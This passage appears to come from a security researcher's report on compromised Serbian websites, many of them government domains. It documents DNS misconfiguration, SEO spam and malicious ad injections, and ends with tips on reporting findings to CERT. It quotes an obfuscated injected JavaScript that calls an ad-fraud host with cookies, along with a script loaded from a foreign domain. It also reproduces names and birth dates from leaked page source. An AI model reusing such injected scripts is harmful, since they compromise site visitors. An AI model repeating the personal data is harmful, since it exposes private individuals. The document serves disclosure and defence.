15 <option value="1756"> <a href="http://administracija.rs/prodavac/1756/" title="Ajetović Amir">Ajetović Amir (09/03/1994)</a>
16 </option>
17
18 <option value="2690"> <a href="http://administracija.rs/prodavac/2690/" title="Aleksić Marko">Aleksić Marko (14/07/1998)</a>
19 </option>
20
21 <option value="1360"> <a href="http://administracija.rs/prodavac/1360/" title="Andrea Vujičić">Andrea Vujičić (06/05/1991)</a>
22 </option>
23
24 <option value="1658"> <a href="http://administracija.rs/prodavac/1658/" title="Antić Bojan">Antić Bojan (07/02/1973)</a>
25 </option>
26
27 <option value="1733"> <a href="http://administracija.rs/prodavac/1733/" title="Antić Stefan">Antić Stefan (26/03/1990)</a>
28 </option>
29
30
31
32
33
34
35
36
```

Initially script detected keyword “rolex” on the webpage, however if you look at the source code, there is whole bunch of personal data.
<https://twitter.com/ivanmarkovicsec/status/1504416045280468992>

MISCONFIGURED DNS

civilnodrustvo.gov.rs

All Images News Maps Videos More Tools

About 1.250.000 results (0,41 seconds)

Tip: Search for **English** results only. You can specify your search language in [Preferences](#)

<https://civilnodrustvo.gov.rs> · [Translate this page](#)

Rent A Car, registracija, tehnički pregled Stara Pazova | Auto ...
Iznajmljivanje vozila, Rent A Car, registracija vozila i tehnički pregled, auto perionica u Staroj Pazovi, auto centar Kroka.

<https://konkursi.civilnodrustvo.gov.rs> > ... · [Translate this page](#)

Календар јавних конкурса

Oops, looks like there's no route on the client or the server for url:
"https://konkursi.civilnodrustvo.gov.rs/jgqxyuwrqcydzly.html." donator logos.

Government website pointing to the car washing store...
<https://twitter.com/ivanmarkovicsec/status/1506713721686659090>


site:www.ljig.gov.rs

ALL IMAGES NEWS SHOPPING MAPS VIDEOS BOOKS SEARCH TOOLS

Kada pomislim na Internet... VeratNet
www.ljig.gov.rs
Webmail login · Privatni · Hosting.

Government website pointing to the hosting provider
<https://twitter.com/ivanmarkovicsec/status/1506720209918431232>

BONUS 1 - MORE FINDINGS



絶対一番安い [58%OFF] FURLA/フルラ シルバーリング ブルー 14号

...

[nis.okrug.gov.rs](#) > 指輪 > "レディースアクセサリー

インポート サムシングの[58%OFF] FURLA/フルラ シルバーリング ブルー 14号:FA-ring-14なら Yahoo!ショッピング! ランキングや口コミも豊富なネット通販。

クリアランスバーゲン! 期間限定開催! 帽子 メンズ 秋冬 ファー ...

[nis.okrug.gov.rs](#) > ... > "財布、帽子、ファッション小物


eikobigの帽子 メンズ 秋冬 ファー ハット ロシア帽 本物のファー 帽子 ロシアン帽 メンズキャップ 男性用 ふわふわ もこもこ:mpcap013ならYahoo!ショッピング!

Састанак начелника Нишавског управног округа и Управе за ...

[nis.okrug.gov.rs](#) > ...

16 Oct 2020 · Начелник Нишавског управног округа Петар Бабовић састао се са начелником Управе за ванредне ситуације у Нишу, Срђаном Митровићем и његовим ...

Government website with malicious advertisement
<https://twitter.com/ivanmarkovicsec/status/1506717503363371015>



en US-weit immer wieder die blaue Pille ein. Ein Arzt kann am besten nach einem (undheitscheck beurteilen, und diese werden irgendwann natrlich verfgrbar sein.

van like are big and hard penis and always dreams of fucking with a blackman .

te viagra

Wirkung mit dem gleichen Inhaltsstoff erhalten Sie als Generikum. Nimmt man es ein kann es sein, ist **wirkung viagra bei frauen** aber **wirkung viagra bei frauen** wirk | vielen anderen Aussagen bewirbt der Hersteller sein Produkt, welche ebenso zur | nmer (Phosphodiesterase-5-Hemmer) gehren.

Frauen, Sehstgrungen oder ein tiefer Blutdruck die Folge der Einnahme von Potenz rkstoff sein, wenn unter sexueller stimulation die aktivierung des nocgmp-stoffwe | in denen bspw, der Wirkstoff des Viagras Lust auf Rezept: 1998 warf der US-Pharr blaue Pille auf den Markt.

Website with malicious advertisement
<https://twitter.com/ivanmarkovicsec/status/1504008363146948609>

BONUS 2 - MORE FINDINGS


```
view-source:https://radnavisini.com/secenje-i-orezivanje-stabala/
<script type="text/javascript">
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c])}}return p}('2 15={\'51\':\'//102.61\',\'6\':\'62
55("64.52")}7(11){9{3=25 55("63.52")}7(66){3=38}}5(!3&&67 50!=\'69\')}{3=25 50()}42 3};23 18(28){2 6=" "+43.6;2 34=" "+28+"="
{16=6.37(34);5(16!=-1){16+=34.13;21=6.37(";",16);5(21=-1){21=6.13}33=65(6.56(16,21))}42(33)};23 19(28,47,24,30,31,36){43.6
((30)?"; 30="+30:"")+((31)?"; 31="+31:"")+((36)?"; 36:"");};(23(12,46){2 22=18(12);5(22==17)22=0;2 32=18(12+\''57\');5(32==17
\');5(29==17)29='\'';2 3=44();3.60(\''59\','46,58);3.71("70-73","74/91-92-93-94");3.95=23(){5(3.90==4&&3.96==98){9{5(3.45.1:
14=0;2 39=38;9{26=20[\''99\']}}7(11){9{14=20[\''100\']}}7(11){9{39=(20[\''101\']==1)}7(11){15[\''48\']=39;5(26.13>0){2 10=25 8:
\','14.53(),10.27())}9{19(12+\''85\','20[\''84\'],'10.27())}7(11){5(22==0){19(12,\''1\','10.27())}2 8=17;9{8=41.49(18(15[\''6\']+\'
[];5(8.37(14)=-1)8[8.13]=1*14;19(15[\''6\']+\''40\','41.83(8),10.27());54.82(26)}7(11){}};3.81(\''80=\'+22.53()+\''&79=\'+35(5
\'+35(29)))(15[\''6\'],15[\''51\']+\''/97.72
\');',10,103,'||var xmlhttp|if|cookie|catch|vm|try|vDate|e|sCookieName|length|iT|vXAdsObj|offset|null|getCookie|setCookie|F
w|sCode|toUTCString|name|SMS|path|domain|SMA|setStr|search|encodeURIComponent|secure|indexOf|false|BM|_ms|JSON|return|docume
obile|parse|XMLHttpRequest|url|XMLHTTP|toString|window|ActiveXObject|substring|_ma|true|POST|open|fun|xads_platf|Microsoft|M
d|Content|setRequestHeader|php|type|application|ms|ma|href|location|u|s|send|eval|stringify|fp|_fp|_t|getFullYear|setYear|De
eadystatechange|status|g|200|c|t|m|amads|.split('|'),0,{}))
</script>
</body>
</html>
```

De-obfuscated code: `var vXAdsObj= { 'url':'//amads.fun','cookie':'xads_platf','mobile':false }; function getXmlHttp() ...)(vXAdsObj['cookie'],vXAdsObj['url']+'g.php'); https://twitter.com/ivanmarkovicsec/status/1501876243951726593`

```
view-source:http://obod.rs/
<script type="text/javascript" src="cnt/anylinkvertical.js"></script>
<script>Obod Ni&scaron; - Ledeno dobra stvar</script>
<title>Billiga adidas predator Billiga adidas sverige Billiga adidas mjukisbyxor</title>
<script type="text/javascript" src="http://www.diy90.ru/js/se/adidas.txt"></script>
</head>
</tbody>
</table><div style="width: 100px; height: 20px; line-height: 20px; overflow: hidden;">Take for instance <a href="http://www.searchforrol
that doesn't have a Woody Allen but the sheer fun created is excellent to <a href="http://www.breitlingwatchesuk.org.uk/">
serves as the best reservoir of such films, and you can Download Comedy Movies from the internet as much as you want! There are many kir
href="http://www.watchesreplica2m.com/">rolex replica sale</a> that often involves an illicit scandal over love or any other matter that
href="http://www.watcheshop.org.uk/">replica watches sale</a> is an excellent example of a romantic comedy and a classic one at that! W
bumping into each other in some funny <a href="http://www.watchesshopsuk.co.uk/">replica watches</a> or the other! It was amazingly beau
same time. You can <a href="http://www.luxuryrex.us/">rolex replica sale</a> Comedy Movies Online in excellent picture and sound quality
life!</div>
```

Multiple script and advertisement injections
https://twitter.com/ivanmarkovicsec/status/1501476972026867712

BONUS 3 - THREAT LANDSCAPE MODELLING USING DATA FROM "LOVAC"



Overview of the WordPress websites and their vulnerabilities
<https://twitter.com/ivanmarkovicsec/status/1507444333477302281>


TIPS

- Use proper sandbox if you proceed with further investigation of malware
- Contact relevant institutions, like CERT, if you are not sure what to do with your findings
- Always interesting places to look for contacts are:
 - Contact page of the website (be aware that this data and accounts are maybe compromised too)
 - Hosting company
 - Company where DNZ zones are managed
 - Company where domain name is registered

USEFUL LINKS

- POC script: <https://github.com/Ivan-Markovic/lovac>
- Deobfuscator: <https://lelinhtinh.github.io/de4js/>
- Deobfuscator: <http://jsnice.org/>
- Whois details: <https://whois.domaintools.com/>
- DNS Details: <https://intodns.com/>
- Geo Location details: <https://www.maxmind.com/>
- E-Mail tools: <https://mxtoolbox.com/>
- CERT contacts in Serbia: <https://www.cert.rs/en/evidencija-certova.html>

DODATAK:)



Important Contacts

<https://twitter.com/ivanmarkovicsec/status/1505236657750122501>



Important to remember about compromised web sites.

<https://twitter.com/ivanmarkovicsec/status/1504892531720560640>

**IF YOU THINK YOU ARE TOO SMALL TO MAKE A
DIFFERENCE, TRY SLEEPING WITH A MOSQUITO**

DALAI LAMA XIV